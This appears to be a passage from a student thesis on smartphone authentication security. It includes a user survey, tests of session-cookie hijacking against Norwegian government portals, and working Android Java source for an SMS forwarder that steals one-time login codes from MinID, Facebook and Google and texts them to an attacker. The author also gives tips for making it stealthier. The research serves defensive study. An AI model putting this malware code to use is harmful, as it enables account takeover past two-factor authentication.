For applications to be added to the Apple's App Store and Microsoft's Marketplace, they have to go through an application approval process where all apps are thoroughly tested before they are made available for download. Even




Figure 3.4: Cumulative Android malware increase [20].

if this reduces the risk of malicious code reaching the devices, it is not a bulletproof solution. In February 2012 it was discovered that the iOS app Path, a legitimate social network, uploaded the full content of the users address book to its servers, without the users consent [39]. This was not intended for malicious use, but it demonstrates that even applications downloaded from trusted sources can hide unwanted features. On Android, all apps are uploaded directly to the Android Market without any approval process, making this platform even more vulnerable to malware.

In February 2012, the Google Mobile team revealed a service called Bouncer [40]. It automatically scans Android Market for potential malware. This scan is done after the app is uploaded to Android market, making it invisible for both the developers uploading the app, and users that want to download it. The service analyses new applications, existing applications, and developer accounts, looking for known malware and misbehaving applications. The service has been running for a while, and Google is claiming a 40% decrease in the number of potentially malicious downloads from Android Market. This is in contrast to report from another security analysis [19] that claims a steady growth in Android malware in the last quarter of 2011.

In addition to the possibility to remove applications from Android Market, Android has a feature that let them remove applications that are already installed on mobile devices if the application poses a serious threat [41].

Chapter 4

User Survey

One of the major vulnerabilities in any authentication system is the users. To address this issue, this chapter will try to figure out how people use different services on smartphones.

To get an idea of how smartphone usage are affecting web authentication I conducted a survey based on a series of questions concerning security and privacy. The survey was made using forms in Google Docs [42], and distributed through my friends on Facebook and by mail to employers at Difi. In total **170** persons answered the 17 questions in the survey.

This chapter presents the responses from the survey while some of the questions are discussed further in chapter 6.2.

The summary of the result as provided by Google Docs is presented in appendix A.

4.1 Survey Responses

Which user group do you think you belong in? Since the survey was distributed by mail to Difi employers and through Facebook, the respondents probably does not reflect the average user. Therefore the first question asked what kind of user the responders thought they were. The survey provided four alternatives; expert user (work in IT, or know how to develop mobile apps), advanced user (uses advanced features on the smartphone), average user (uses apps and features like mail and the web browser) and novice user (uses the smartphone the same way as a feature phone). 21 and 53 percent answered expert user and advanced user respectively. This will be taken into account in the analysis of the survey.

Which smartphone do you have? According to NetCom, one of the largest mobile phone operators in Norway, 57% of the phones sold through their sales channels in November 2011 was using Apple's iOS, 41% Android, and 2% Symbian. The fact that the survey indicates a higher percentage of Android users (57%) can reflect that more people with technological




Figure 4.1: Which user group do you think you belong in?.

background have responded. 41% answered iPhone, and only two and one respondents answered Windows Phone and Symbian respectively.




Figure 4.2: Which smartphone do you have?.

What kind of apps do you install? This question was supposed to give an idea of how prone users are to install apps that can include malware. Even if the question and response options were not very clear, the response indicates that users install apps to try them out, and often on recommendations from other people. This means that if an app that seem useful or entertaining can spread fast even if it contains hidden malicious functionality, like the SMS forwarder presented in chapter 5.2 that can be hidden in a seemingly legitimate app.

What kind of apps do you install?	No.	%
Everything that seems entertaining	66	39%
Based on recommendations from friends	90	53%
Apps I think can be useful	137	81%
Apps I am sure is safe, and that I need	57	34%
Never installs apps	4	2%
Total >100% because of multiple answers		

Table 4.1: What kind of apps do you install?

Do you review the permissions before you install apps? Of the 97 An-

droid users in this survey, only 25% stated that they carefully review the list of permissions presented when installing a new application.

Do you review the list of permissions before installing an app?	No.	%
Have not noticed the list before	4	4%
I am aware of the list, but install apps anyways	18	19%
I look briefly at the list, but usually install apps anyways	50	51%
I carefully review the list	25	26%
Total	97	100%

Table 4.2: Do you review the list of permissions before installing an app?

Do you often leave your phone unattended in safe places? Almost half of the responders stated that they daily leave their phone unattended at safe places. Safe places are defined as home, the office or with people that the user trusts.

Do you often forget your phone in public places? 41% have forgot their phone in public places within the last year, 10% the last month.

How many times have you lost your phone, or gotten it stolen? 34% answered that they have lost their phone one time or more.

How do you access the Internet with your phone? Many users prefer connecting to the Internet using Wi-Fi when available. This makes them exposed to eavesdropping attacks, such as session hijacking. 46% stated that they are connecting to any open wireless networks where available, while 23% only used Wi-Fi secured with WEP or WPA.

Do you make sure that websites containing personal data are secured with HTTPS While 16% answered *always* on this question, 49% said that they checked for HTTPS seldom, never, or they did not know.

		How do you access the Internet?		
		3G only	Protected Wi-Fi	Open Wi-Fi
Do you check for HTTPS?	Always	5%	5%	6%
	Often	8%	11%	15%
	Seldom	7%	6%	**9%**
	Never	6%	3%	**12%**
	Don't know	1%	2%	**4%**

Table 4.3: How do you access the Internet?

Looking at the two previous questions together (table 4.3), we can see that 25% of the responders are using open Wi-Fi frequently, and does not take much care about HTTPS. Looking at the groups of advanced and average users, this number is 28% and 30% respectively, so this group will probably be even larger in a more diverse population sample.

Have you configured email on your phone? 88% of the respondents answered that they have one or more email accounts activated on the phone. Table 4.4 shows how this is distributed between the four user groups.

	Yes, one account	Yes, several accounts	No
Expert	31%	69%	0%
Advanced	47%	44%	9%
Average	35%	40%	25%
Novice	0%	50%	50%
Total	41%	47%	12%

Table 4.4: Have you configured email on your phone?

Do you use a pin code or password to access your phone? 72% uses some kind of lock to open the phone. Most of these are using a pin code with numbers, while 17% uses a gesture pattern to unlock the phone. Since the iPhone do not support swipe gesture to unlock, the pin code numbers are higher than on Android, but as fig 4.3 shows, the percentage of users without unlock code is almost the same.




Figure 4.3: Do you use a pin code or password to access your phone?

Do you use strong passwords in general? This question is very subjective, but give an indication of how secure people think their passwords are. 69% stated that they are using strong passwords with at least 8 characters and a mix of capitalization, numbers and special characters. 26% are using "medium strength" password, such as names on pets, or words that can be found in a dictionary. 5% are using very weak passwords, such as "password1", "abc123", or the same as the username. As figure 4.4 shows, expert users tend to use stronger passwords than less advanced users.

Do you use the same password on several services? 83% answered that they have a set of passwords that they are using for different sites. Figure 4.5 shows the difference between user groups.

What methods do you use to remember passwords? Most of the responders (94%) said they remember their passwords.




Figure 4.4: Do you use strong passwords in general?




Figure 4.5: Do you use the same password on several services?

Do you use applications to encrypt data on your phone? All iPhones since the iPhone 3GS and later running at least iOS 4 have built in hardware encryption with the unlock code (either 4 digit PIN or a password) as encryption key [43]. Devices running Android 3.0 and newer also supports disk encryption [44]. Developers on Android have access to the API containing encryption libraries, making it possible to create applications for encrypting data. Of the 170 responses to this survey, only one stated that he used apps to encrypt data.

Have you installed antivirus software on your phone? Out of the 12% that answered yes, only 2 responders were iPhone users. According to McAffee [19], there is currently no known malware on iOS. Because of the sandboxed environment all apps on Android have to run in, antivirus apps are not very effective on this platform either [22].

Do you have the ability to delete the content of your phone if it gets stolen? iPhone have a feature that lets the owner wipe all contents of the phone if the device gets lost or stolen. This service, called Find My iPhone, works with the web services iCloud or MobileMe. It lets the user locate the phone based on GPS, Wi-Fi or 3G, and decide if all personal data should be deleted. On Android there are similar 3rd-party apps, such as Where's My Droid [45]. 36% answered that they have activated such functionality.

Chapter 5

Practical Work

This chapter will concentrate on three different security threats that are especially relevant with the increased smartphone usage. First, session hijacking with Droidsheep, an attack aimed at wireless communications, is explained. Secondly a malware example aimed at services that sends OTPs on SMS is demonstrated with program code that runs on Android. Finally the use of proxy servers to acquire username and passwords from secure communication channels are discussed.

5.1 HTTP Session Hijacking

Web sites that require users to authenticate to gain access need a method to recognize authenticated users when they browse the site. The most used method is session cookies. These are temporary cookies that are sent from the web service when the user log in. Each time the client sends a request to receive data from the web server it includes the cookie so the web server can check if it is from a valid, logged in user.

Since most websites use session cookies as the only identifiers for user sessions, this can be exploited by a HTTP Session Hijacking attack. This attack exploits this behavior to steal the session key whenever it is transferred over an unencrypted connection, making it possible for the attacker to impersonate the victim, giving the attacker full access to the victim's data.

5.1.1 Droidsheep

With the introduction of Firesheep [46] in 2010 it became easy for non-tech users to exploit this vulnerability. Firesheep is an add-on for the web browser Firefox that intercepts session cookies sent unencrypted over the network. It looks for cookies from certain websites, such as Facebook, Google and Twitter, displays it in the browser, an allows the user to take on the login credentials of the victim by double clicking on the victim's name (fig. 5.1).




Figure 5.1: The Firesheep user interface [46].

On Android there are two apps with similar capabilities, Droidsheep [47] and Faceniff [48]. Andreas Koch developed Droidsheep for his bachelor thesis at the University of Trier in Germany. The application makes it possible to capture session cookies on any wireless network the smartphone is connected to, even if the network is using encryption such as WEP or WPA.

On open Wi-Fi networks without WEP or WPA, all traffic is sent to everyone connected to the network. The Wi-Fi modules on the devices are then filtering the traffic to decide what to keep. This makes network sniffing very easy, the attacker just tell the network interface to forward all traffic, or forward based on a specified filter. Networks protected by WEP are behaving in the same way, but with all traffic encrypted with a shared key. This means if the attacker gains access to the network, he can sniff packets in the same way as on an unprotected network. The more advanced Wi-Fi Protected Access (WPA) protocol implements Temporal Key Integrity Protocol (TKIP), a protocol that employs a per-packet key, generating a new key for every packet sent over the network, thus preventing simple sniffing attacks.

To sniff packets in WPA protected networks, Droidsheep is utilizing a technique called ARP spoofing to associate the device's MAC address with the IP address of the default gateway (such as a wireless router). This causes any traffic meant for that IP address to be sent to the device running Droidsheep.

Any information sent over the network, including session cookies, can now be accessed. Droidsheep displays the captured cookies to the attacker (fig. 5.2) that can either access the webpage directly on the smartphone, or send the contents of the cookie via email for use on other devices such as a web browser on a PC.

5.1.2 Testing the Hijacking Attack

To prevent the attacker from reading the content of the cookies, the web server can secure the connection between the user's connection and the server by em-




Figure 5.2: The Droidsheep user interface [47].

ploying end-to-end TLS encryption on all connections. The server should also set the *Secure* flag on the session cookie, which will force the browser to only send the cookie over encrypted channels, such as HTTPS.

ID-porten uses HTTPS on all connections and the *Secure* flag set on session cookies. This is not the case with all the SPs utilizing ID-porten. Altinn (a common web portal for delivering electronic forms to the public authorities in Norway) and minside.norge.no (a common portal to access government offices in Norway), uses HTTPS, but have not set the *Secure* flag. This means that if a user accesses http://minside.norge.no after he is logged in, the session cookie is transmitted unencrypted over the network once before the user is redirected to the encrypted connection. This is enough for an attacker to pick up the information in the cookie, and he can then connect to that site with the same permissions as the hijacked user. When trying the same procedure on http://skatteetaten.no, Droidsheep captured a cookie, but it did not contain any session information, so an attacker is unable to access the service.

When capturing cookies from a site in this manner, you only get the session information for that particular site, not the MinID Single Sign On (SSO)-cookie. This means that you cannot use a cookie captured at minside.norge.no to login to alltinn.no.

Since Facebook don't use HTTPS as standard, it is vulnerable to HTTP hijacking attacks. The users can choose to enable HTTPS though, effectively stopping the possibility of this attack, since it also uses the *Secure* flag. Google and BankID are protected from this attack since they are using HTTPS and the *Secure* flag.

5.2 SMS forwarder

It is possible for applications to send and receive SMS messages on Android. In fact, an application can get access to the SMS before it reaches the inbox on the phone, and then abort further broadcasting, stopping it from reaching the inbox at all. This program analyzes the received message by checking the content of the message. If the checks are true, the OTP is forwarded to the attacker. If the checks fail, the message is forwarded to the devices inbox. The full source of the program can be found in appendix C.

Listing 5.1: The SMSReceiver class

```
public class SMSReceiver extends BroadcastReceiver
{
  @Override
  public void onReceive(Context context, Intent intent)
  {
    //..
  }
}
```

The main part of the program is the *SMSReceiver* class that extends the *BroadcastReceiver* class (Listing 5.1). This is a component that responds to system-wide broadcast announcements delivered as an Intent object. When a SMS is received, the onReceive method, which is mandatory when extending the *BroadcastReceiver*, is invoked.

Listing 5.2: The onReceive method

```
public void onReceive(Context context, Intent intent)
{
  /* get the SMS map from the intent */
  Bundle bundle = intent.getExtras();
  /* Get the received SMS array */
  Object messages[] = (Object[]) bundle.get("pdus");
  SmsMessage smsMessage[] = new SmsMessage[messages.length];
  for (int n=0; n<messages.length; n++)
  {
    /* Extract the messages  from the array */
    smsMessage[n] = SmsMessage.createFromPdu((byte[]) messages[n]);
  }
  /* Get the SMS body */
  String smsBody = smsMessage[0].getMessageBody();
  /* Extract the OTP from the body */
  String otp = getOTP(smsBody);
  /* Check if the message contains a OTP */
  if (otp != null)
  {
    /* stop the message from reaching the receivers inbox */
    abortBroadcast();
    sendSMS(otp);
  }
}
```

In the *onReceive* method (Listing 5.2) the SMS message is contained and attached to the *Intent* object via a *Bundle* object, which is a map containing pairs of keys and values. The key of SMS is *pdus*. To extract the messages the *createFromPDU()* method from the *SmsMessage* class is used. Then the body of the message is extracted as a *String* using the *getMessageBody()* method. The rest of the *onReceive* method sends the *smsBody* to the *getOTP* method to check if contains an OTP. If the method returns a valid OTP, the *abortBroadcast()* method is called, which sets the flag indicating that this receiver should abort the current broadcast. Finally the OTP is passed to the method responsible of forwarding the SMS to the attacker.

Listing 5.3: The getOTP method

```
public String getOTP(String smsBody)
{
  /* checks for content from MinID */
  if(smsBody.contains("Din engangskode fra MinID for innlogging") ||
      smsBody.contains("Your single-use code from MinID to log in to
          Minside") ||
      smsBody.contains("Your single-use code to log in with MinID"))
  {
    return smsBody.substring(0, 5);
  }
  /* checks for content from Facebook */
  if(smsBody.contains("Please use the code") &&
      smsBody.contains("to approve the login to Facebook from an
          unrecognized machine"))
  {
    return smsBody.substring(20, 26);
  }
  /* checks for content from Google */
  if(smsBody.contains("Your Google verification code is"))
  {
    return smsBody.substring(33, 39);
  }
  return null;
}
```

The *getOTP* method (Listing 5.3) is comparing the body of the message with known messages from services sending OTPs by SMS. The method returns the OTP as a string, or *null* if no matches are found.

Listing 5.4: The sendSMS method

```
public void sendSMS(String message)
{
  String number = "98765432";
  SmsManager sm = SmsManager.getDefault();
  sm.sendTextMessage(number, null, message, null, null);
}
```

In the *sendSMS* method (Listing 5.4), the *SmsManager* class is not directly instantiated like normal classes. Instead the *getDefault* method is called to

obtain an *SmsManager* object. Then the *sendTextMessage* sends the message to the provided phone number.

Listing 5.5: The AndroidManifest

```
<uses-permission android:name="android.permission.SEND_SMS">
</uses-permission>
<uses-permission android:name="android.permission.RECEIVE_SMS">
</uses-permission>

<receiver android:name="readsms.SMSReceiver">
  <intent-filter android:priority="999">
    <action android:name="android.provider.Telephony.SMS_RECEIVED" />
  </intent-filter>
</receiver>
```

The *AndroidManifest.xml* file is required in all Android applications. It presents essential information about the application to the Android system. In this app have two distinct features. The `<uses-permission>` tag specifies which permission the application needs to run. For the SMS functionality of this application the *android.permission.SEND_SMS* and *android.permission.Receive_SMS* permissions are needed. The `<received>` tag tells the system to run the *SMSReceiver* class when the *android.provider.Telephony.SMS_RECEIVED* action is invoked. To make sure the message is captured by this program before the regular SMS inbox, the priority of this receiver is set to 999 (the regular inbox has priority set to 0). Appendix C shows the full source code of the application.

This application demonstrates the core functionality that is needed for analyzing and forwarding SMS messages. Malware should be as invisible to the user as possible, so there are a few changes that would make this application more effective. First, it should be run as a background service, nor a normal application. A service would be running in the background, listening for incoming SMS messages continuously without any interaction from the user. There should also be implemented a function that waits for a SMS message with a special code to trigger the functionality of this program. With such a trigger, the program would be idle, not intercepting any messages until the attacker send the code, making it difficult for the victim to discover the malware.

5.3 Proxy Server

A proxy server is a server placed between the client and the web server (figure 5.3). It has the capability to intercept traffic from the client and can be used for a large variety of purposes, such as caching, logging, filtering or other security purposes.

When a proxy is placed between two endpoints that are communicating over HTTPS, it has to split the end-to-end encryption, and establish one TLS connection between the user and the proxy, and one TLS connection between the proxy and the web server. This means that the proxy server needs to




Figure 5.3: A proxy server intercepts traffic between the client and the target service.

create its own TLS certificate that it can provide to the client. Unless a trusted Certificate Authority (CA) signs this certificate, it will produce an error on the client to warn the user (fig. 5.4).




Figure 5.4: Security warning when the TLS certificate does not match the URL.

Mitmproxy is an SSL-capable man-in-the-middle HTTP proxy developed by Aldo Cortesi in Python. It is a simple proxy server designed to intercept and modify HTTP traffic on the fly. It has also the ability to save the conversations for analysis and replying to both the clients and servers. For SSL protected streams, it can generate SSL certificates on the fly. Figure 5.5 sows an example of mitmproxy used to capture the username and password for MinID even if the connection is encrypted with SSL.

Since there are similar proxy servers developed in Java [49], there should be theoretically possible to make something similar for the Android platform. Such a proxy, combined with the SMS forwarder would be capable of intercepting all traffic on the device, and forward both the username and password tuple, as well as the OTP. There is no option in the standard settings on An-




Figure 5.5: Mitmproxy capturing the username and password for MinID.

droid to set the proxy server that is going to be used. Instead, this can be done by a single line of code in any application (listing 5.6), together with the `android.permission.WRITE_SETTINGS` permission in the AndroidManifest file.

Listing 5.6: The code to set proxy settings on Android

```
Settings.System.putString(context.getContentResolver(), Settings.
    System.HTTP_PROXY, "127.0.0.1:8080");
```

Chapter 6

Discussion

This report has looked at a few large authentication services and how more widespread use of mobile devices such as smartphones are affecting the security. This chapter will discuss some of the findings from earlier in the thesis.

6.1 Malware

In the last quarterly threat report, McAfee is reporting declining growth in all areas of malware and spam, with the exception of mobile-based malware [18]. Android is the clear choice for malware writers.




Figure 6.1: Android malware by quarter [18].

For an attacker to get access to a victim's user on a service using two-factor authentication there is a two-step process. First he needs the username and password tuple of the victim, and then he needs the OTP every time he wants to log in. If the attacker is able to trick the victim into installing the SMS forwarder, he will receive all OTP sent to that phone. This can be done

by hiding the malicious code inside a seemingly harmless app in the android market, or for more targeted attacks, sending the app directly to the user. One problem with the SMS forwarder implementation in this paper is that the user will never receive any OTPs from the targeted service. This can be solved by programming a trigger in the app that listens for a special SMS the attacker sends before he wants to exploit the user. The app will then forward all OTPs to the user unless the trigger is activated.

It is more difficult to get hold of the username and password tuple. The procedure discussed in chapter 5.3 is one possible solution. Most users will think twice before continuing after the security warning, but in a situation where a user cannot wait to get access to a service, it is a possibility that he will accept the waning, and consequently sending the password to the attacker.

Another option is to use a key logger, a program that are logging the users keystrokes. On Android, users have the possibility to add custom keyboards, such as Swype [50] for a more personalized user experience. Since these apps are recording keystrokes and sending them to the android system, it would be easy for an attacker add a function that is logging the keystrokes. Another way is to use a program that uses the accelerometer on the phone to record the keystrokes [6]. This code can be hidden in the same background service as the SMS forwarder.

A third approach is to get the password directly from the user, or try to guess it. According to the survey in chapter 4.1, many users choose passwords that are easy to remember, such as pet names. This makes it possible for the attacker to guess the password even if it is a limit of how many times the password can be tried before the account is locked down.

6.2 Survey

The user survey shows how users look at Internet security. There are no real surprises in the survey; it is merely a confirmation of how Norwegian citizens use smartphones on the Internet. Since the survey was distributed to a sample that probably are more interested in technology than the general population, the differences between the user groups are important to try to envision a trend.

The questions considering how users connect to the internet by using Wi-Fi and HTTPS, indicated that less advanced users are more vulnerable to hijacking attacks since a larger group of these users are connecting to unencrypted wireless networks at the same time as they are not aware of the importance of using an encrypted communication channel. This might also be a increasing problem in the future, as the Wireless Broadband Alliance (WBA) claims that the increased use of mobile devices will drive a 350 percent increase in global Wi-Fi hotspots by 2015 [1]

Another set of questions showing large differences between user groups is the questions concerning password use. The expert group uses much stronger passwords and is better to avoid reuse than the other groups, and none in this group answered that they write down passwords where others can access them.

Email on the smartphone is very convenient since it makes the user available everywhere. There is a security concern here too though. Since most authentication services use email for password recovery, a stolen smartphone can easily be used to get access to many services, even if they are not directly linked to the phone. When looking at this as a security risk, it is clear that more advanced users are more vulnerable here, since they more often have email on their phones than less advanced users.

6.3 What Should the Service Providers do?

The main responsibility for the SP is to make sure the communication with the user is secure, and that the service is made such that user errors have as little impact as possible.

6.3.1 Use HTTPS Everywhere

Traffic on the Internet is inherently insecure in that all information sent over HTTP is transmitted in clear text. Neither the underlying protocols such as Transmission Control Protocol (TCP), Internet Protocol (IP), or Ethernet provide any encryption as standard. This means that everyone providing services on the Internet needs to consider whether the information they are providing needs to be protected against eavesdropping.

HTTPS basically provides two things in addition to regular HTTP; verification of the identity of the remote server and encryption. By using cryptographic certificates, the client web browser is able to verify that the remote site you are connecting to is, in fact, the site that it claims to be. Also all the data between the client browser and the web server is encrypted using SSL or TLS such that only the recipient can decrypt the data and view the content. So why cannot all traffic on the Internet be encrypted? This would solve the problems related to eavesdropping and limit the impact of spoofed web pages and phishing attacks.

The problem is that HTTPS has a history of being somewhat computationally expensive. The web server needs to do extra calculations for the encryption, and the SSL handshake is a bit more complicated than the regular TCP handshake. According to Adam Langley, a software engineer at Google working with OpenSSL, this is not an obstacle any more [13].

> In January this year (2010), Gmail switched to using HTTPS for everything by default. Previously it had been introduced as an option, but now all of our users use HTTPS to secure their email between their browsers and Google, all the time. In order to do this we had to deploy no additional machines and no special hardware. On our production frontend machines, SSL/TLS accounts for less than 1% of the CPU load, less than 10KB of memory per connection and less than 2% of network overhead. [13]

In the article, Langley explains how Google have done some minor adjustments to the basic configuration of OpenSSL to reduce the memory allocated for each connection, as well as trying to reduce the latency added by SSL handshakes. He also states that modern hardware can perform 1500 handshakes/second/core, so the raw encryption work is not much of a concern anymore.

What this means is that although HTTPS is a little more computationally expensive than HTTP, this can be reduced with a well-configured web server and the cost is not high enough to take the risk of not protecting the information.

6.3.2 Password Recovery

Most of the services mentioned in chapter 2.5 rely on email for password recovery. In addition to the problem with unencrypted traffic over the SMTP protocol mentioned in chapter 2.1, many users have set up email on their smartphones. This means that if a phone is lost or stolen, it is possible for an attacker to use the lost password feature to gain access to a victim's account.

MinID requires codes from two out of three possible sources to complete the password reset process. This is more secure than just relying on email, but since users can receive both SMS and email on the same device, it is still easy to acquire the credentials for someone that have access to the smartphone.

BankID is the only service that do not use email for password recovery. They require the user to answer a series of personal questions and questions about their account before they send a temporary password by SMS. If the user cannot answer the questions, the account is reset, and a new personal code is sent by postal mail. In addition to being the most secure solution, it probably gives the users more confidence in the bank when they know they take the matter seriously.

Google and Facebook have similar recovery options. They are trying to make the user experience as good as possible by having a wide range of recovery options, and thus sacrificing some security. When a potential attacker has several ways to compromise a victim, the attacker will always choose the most convenient based on available means.

Facebook also have a feature that lets users recover their account through friends. This feature can be exploited by creating three new users that you trick the victim to befriend, and at a later time use these friends that you control to reset the victim's password.

Here, the service providers have to decide what is most important. User friendliness, or security. For Facebook and Google witch is large international companies, the procedure of letting the users recover their own passwords without contacting support is probably the best solution. The idea of having multiple recovery options is also good, but the user should have more control of the options available. For example, the user should have the ability to choose recovery by a registered mobile phone number as the only option, and disable options such as security questions. The way MinID is solving this has a weakness associated with increased smartphone usage. Since many users have configured their smartphone to receive email, the whole password recovery process can

be done on one device, making it easy for an attacker to get a new password. One solution to solve this is to require a passcode from the original letter with pin-codes, and let the user choose between email and SMS for the second code. This will reduce the user friendliness a bit, but it might also force the users to take more attention in the choice of passwords. The password recovery page on MinID will also be a good place to remind the users of how to choose good passwords. BankID is forcing the users to call their bank for support if the password is lost. This is probably the most secure option, although with reduced user-friendliness.

6.4 What Should the Operating System Developers do?

Malware is a significant problem on the Android platform. With the open market and the way users are less critical to install apps on the smartphone than on a computer, the growth in number of applications with malicious code do not seem to slow down anytime soon. Google is trying to reduce the impact of malware in the official Android Market with services like the Bouncer, but it is a difficult fight. One option is to introduce a ”safe marketplace”, where apps have to be approved. This is a step away from the thought of an open platform, but with time this might be a necessary solution.

Another problem with the Android system is the permissions that apps are requesting from the user. When an app ask for permission to access the phonebook to check if some of the users friends are using the same app, the user have no control over what else the app uses that permission for. There should also be a possibility for the user to change what permissions an application gets after it have been installed, for example if a user wants to install the Facebook app, but do not want to let it use positioning services such as the Global Positioning System (GPS). The argument to ask for permissions only when installing the app to simplify the user experience is valid, but advanced users should have more fine-grained options for this.

